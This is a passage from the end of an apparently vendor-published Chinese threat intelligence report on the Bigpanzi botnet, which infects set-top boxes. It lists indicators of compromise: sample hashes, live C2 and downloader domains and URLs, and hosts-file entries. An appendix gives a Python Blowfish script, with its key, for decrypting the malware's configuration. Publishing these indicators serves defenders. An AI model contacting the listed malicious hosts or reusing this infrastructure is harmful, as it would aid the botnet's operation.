正如“感染方式”章节所说，我们通过DDoS Builder的C2，定位了325个的“SmartUpTool”固件，其中内嵌特别字串"ddiy01task"的有32个，它们都是eCos系统的固件。

在这32个固件中，有和DDoS Builder的域名隶属于同一批SLD的FQDN。

有和Pcdn一模一样的DDoS Task & Vector 字串。

有和Pcdn C2解析到同一个IP地址`162.209.126.216`的DDoS C2。

而且这俩批C2域名有非常相似的模式。

这些现象已经不能用单纯的巧合来解释了，再加上已有用户在论坛抱怨自己的机顶盒有可疑的流量，我们有理由相信Bigpanzi的针对的目标包括eCos平台的机顶盒设备。

0x4: 下期预告

Bigpanzi开发了各式各样的工具，由于篇幅的原因，本文着重分析Bigpanzi黑产团伙所用的核心组件pandorsapear&pcdn。我们将会在后续文章中分析其余有意思的组件，此处为部分组件的分析预告。

ptcrack:一个Go语言实现，针对众多协议cracker

我们指令跟踪中关于ptcrack的活动。

p2p_peer：利用P2P协议实现Pandora-CDN节点发现

p2p_peer会在7172端口提供http服务，这个暴露的web服务在我们全球鹰测绘平台中已累积27万IP。

业务apks:一些利用Pandora-CDN观看视频直播的app

APP中使用的一些domain将pandoraspear,pcdn联系在一起

0x5: 总结

Bigpanzi在过去8年里一直潜伏在阴影中闷声发大财。伴随着业务的发展，带来的是样本，域名，IP的“膨胀”，在8年中它们已经累积到一个相当可观的数量。同时因为代码&基础设施复用的缘故，样本，域名，IP三者之间又形成了错综复杂关联。对于如此一个大而杂的网络，我们的发现只是Bigpanzi的冰山一角，还有大量的溯源工作可以展开，比如hosts文件中域名的用途，比如`/marketdatas/apk`这个pattern下大量的apk，比如Bigpanzi与FoneStar的关系等等。本文的分析仅仅是在黑暗中微弱的一束光，稍微把阴影中的Bigpanzi照亮了一点而已，欢迎安全社区中有视野的伙伴向我们提供新的线索，也欢迎安全社区中有治理动机&能力的伙伴与我们联系，希望有机会可以携手打击Bigpanzi团伙，共同维护网络安全。

IOC

pandoraspear sample

```
16047c1cbc51a1e625465a60092499aa
4079859aae0c6a46c6ba3516bdb500d0
59956383454c03084cfc568780a1ac1b
c8b83db92478fc2a1b1e10885ae85d92
ed69a2228a1280d1bce51b11bc7857d4
044122d46b874892227239ef9a1e7b3c
1bcc313bf3429bcf484f3fafe68726b0
a4f1808d4430fc2bbf5dc6749388727e
adb3efa194ca5aa377aa53a262744ca1
```

pandoraspear C2

```
apz.bsaldo.com
jgp.pdltdgie.com
ok3.mf1ve.com
pcn.panddna.com
ppn.pnddon.com
abcr.ftsym1.com
apz.pdonno.com
ok3.mflve.com
wrkv.jiexi.com
209.239.115.231 United States|Missouri|Saint Louis      AS30083|GoDaddy.com, LLC
```

pcdn sample

```
95357a1d45deebd8bdc4ac01a4ad8c08
7ccdaa9aa63114ab42d49f3fe81519d9
5b2727ba2924fd4d204bf39e601bb77c
4338e9bd02b42eb458f8515caa3bab8e
634c0e7fcc9529005a63c2918ad9dcc5
```

pcdn C2

```
zas8wie.snarutox.com
in32hbccw.oneconcord.net
pu9z3cca.trumpary.com
kp519bpa.fireisi.com
hgxx123p.ourhousei.com

ryy8zc.dotxui.com
plart2z.incenu.com
nikcc32.honisu.com
wwrc9.ngoox.com
iptty3m.dotxui.com
```

pcdn domain

```
pcdnbus.ou2sv.com
pcdnbus-bk.a2k3v.com
```

DDoS builder C2

```
stpoto.sdfaf1230app.net
ruetsm.mkuspt.com
dlewals.adfoiadf892.net
redavss.noip.me
alchaes.abdc11.com
```

Downloader

```
50.7.118.114:19090      United States|California|Los Angeles    AS174|Cogent Commun
50.7.118.114:19091      United States|California|Los Angeles    AS174|Cogent Commun
ak.tknxg.cf:8080
fadfa.dyanoe.com:8080
fadfa.gdalieyw.com:8080
fadfatest.pneydn.com
bas.sw1ez.com:8080
bps.tr2eq.com:8080
caq.xv8ta.com:8080
tano.jdsefbe.com:8080
tano.syhs8u.com:8080
tigx.xjs7zu.com:8080
tigx.xsefbe.com:8080
tyu.sdhenbe.com:8080
vpr.pprv1.com:8080
xihb.bhowljw1.com:8080
xihb.lgewer1f.com:8080
xtsj.ofdad3.com:8080
xtsj.sisenji.com:8080
xtsj.syshebe.com:8080
xtsj.terwea.com:8080
yuo.tyt3s.com:8080
tyu.fart1.com:8080
```

Hosts Downloader

```
http://pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/host
http://pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/ho
http://pcn.panddna.com:8080/marketdatas/dns/hosts
```

```
http://eumk.wak2p.com:8080/marketdatas/dns/hosts
```

Hosts

```
www.qicicloud.xyz www.tenlsi1.club
api.qicicloud.xyz api.tenlsi1.club
71.19.252.13 ok3.mflve.com      Canada|British Columbia|Coquitlam       AS11831|eSe
23.12.198.13 ageniustv1.cc      China|Taiwan|Taipei City        AS16625|Akamai Tech
54.149.89.70 eumk.wak2p.com     United States|Oregon|Portland   AS16509|Amazon.com,

71.19.250.242 lof.sty1x.com     Canada|British Columbia|Vancouver       AS11831|eSe
207.38.87.205 mak.wak2p.com     United States|Missouri|Saint Louis      AS30083|GoD
23.12.198.15 ageniusapp.cc      China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 sevenmiddleware.cf China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 isam.homelinux.com China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 pastebin.com       China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 channels2.homelinux.com    China|Taiwan|Taipei City        AS16625|Aka
209.239.115.206 vup.k2glu.com   United States|Missouri|Saint Louis      AS30083|GoD
199.189.87.86 qhwh.waks2.com    United States|Missouri|Saint Louis      AS30083|GoD
199.189.87.86 gt3.kt2wt.com     United States|Missouri|Saint Louis      AS30083|GoD
192.200.112.10 pukpa.slkd4.com  United States|Utah|Ogden        AS53850|GorillaServ
71.19.250.242 ji1.mxq1b.com     Canada|British Columbia|Vancouver       AS11831|eSe
207.38.87.205 pf3a.res4f.com    United States|Missouri|Saint Louis      AS30083|GoD
50.30.37.108 pcdnfuc.ou2sv.com  United States|Missouri|Saint Louis      AS30083|GoD
209.126.116.211 plslb.ou2sv.com United States|Missouri|Saint Louis      AS30083|GoD
71.19.250.242 btyu.pifsq.com    Canada|British Columbia|Vancouver       AS11831|eSe
209.239.115.206 vup.k2glu.com   United States|Missouri|Saint Louis      AS30083|GoD
142.0.141.169 cdab.p2mqt.com    United States|California|San Jose        AS54600|PEG
94.75.218.122 b1.str2c.com      The Netherlands|Noord-Holland|Amsterdam AS60781|Lea
81.171.0.77 img.p2mqt.com       The Netherlands|Noord-Holland|Amsterdam AS60781|Lea
23.12.198.18 ageniusvod.cc      China|Taiwan|Taipei City        AS16625|Akamai Tech
18.182.215.73 dmdz.res4f.com    Japan|Tokyo|Tokyo       AS16509|Amazon.com, Inc.
18.182.215.73 p5x.ty3w2.com     Japan|Tokyo|Tokyo       AS16509|Amazon.com, Inc.
71.19.250.244 jdak.jdsaf.com    Canada|British Columbia|Vancouver       AS11831|eSe
71.19.250.244 jdl.oygaf.com     Canada|British Columbia|Vancouver       AS11831|eSe
71.19.250.244 hts.nfdaf.com     Canada|British Columbia|Vancouver       AS11831|eSe
71.19.250.244 hsh.kfdaf.com     Canada|British Columbia|Vancouver       AS11831|eSe
207.38.87.205 jdz.lgdaf.com     United States|Missouri|Saint Louis      AS30083|GoD
207.38.87.205 zms.mgfdaf.com    United States|Missouri|Saint Louis      AS30083|GoD
52.8.212.100 snh.oygaf.com      United States|California|San Francisco  AS16509|Ama
54.183.19.241 snh.kfdaf.com     United States|California|San Francisco  AS16509|Ama
23.12.198.16 brasilhtv-epg1.cc  China|Taiwan|Taipei City        AS16625|Akamai Tech
71.19.252.13 abcr.ftsym1.com    Canada|British Columbia|Coquitlam       AS11831|eSe
71.19.252.13 ok3.mf1ve.com      Canada|British Columbia|Coquitlam       AS11831|eSe
118.184.69.3 vfz.str2c.com      China|Hongkong|Hongkong AS137443|Anchnet Asia Limit
142.0.141.169 dcs.reakf.com     United States|California|San Jose        AS54600|PEG
```

```
198.255.88.146 dcs.tefds.com    Canada|Ontario|Toronto  AS174|Cogent Communications
198.16.66.162 gsb.reakf.com     The Netherlands|Noord-Holland|Haarlem   AS174|Cogen
23.237.10.90 gsb.tefds.com      United States|Colorado|Denver   AS174|Cogent Commun
34.98.72.97 jdl.pugexiz.com     United States|None|None AS396982|Google LLC
34.36.1.200 jdl.hgdsd.com       United States|California|Mountain View  AS396982|Go
```

Appendix

```
#python script ,which can decrypt the hosts,cmd,/data/.ms
#only test in ida7.6
#pip install pycryptodome

import struct
from Crypto.Cipher import Blowfish

tab = "./0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

dec="2Sk28.BdtyL1A75rS.9ZFTc/hLgg90NI6jD0xhGS41H01Pe.RupYy1tJ7PS1"
out = b""
mylist = []
output = []


for i in range(len(dec)):
    index=tab.find(dec[i])
    mylist.append(index)

for i in range(0,len(mylist),6):
    tmp=0
    for j in range(6):
        tmp^=mylist[i+j]<<(j*6)
    output.append(tmp)


output[0::2],output[1::2]=output[1::2],output[0::2]
for i in output:
    s = struct.pack('>L', i)
    out += s

bl = Blowfish.new(b"zAw2xidjP3eHQ", Blowfish.MODE_ECB)
plaintxt = bl.decrypt(out)
print(plaintxt)
# plaintext  -->  1000@12.00AC:37:43:A1:0B:A7@0009@19944@\x00
```

What do you think?

17 Responses

 Upvote

 Funny

 Love

 Surprised

 Angry

 Sad

1 Comment

Login ▾

G

Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

♡ Share

Best Newest Oldest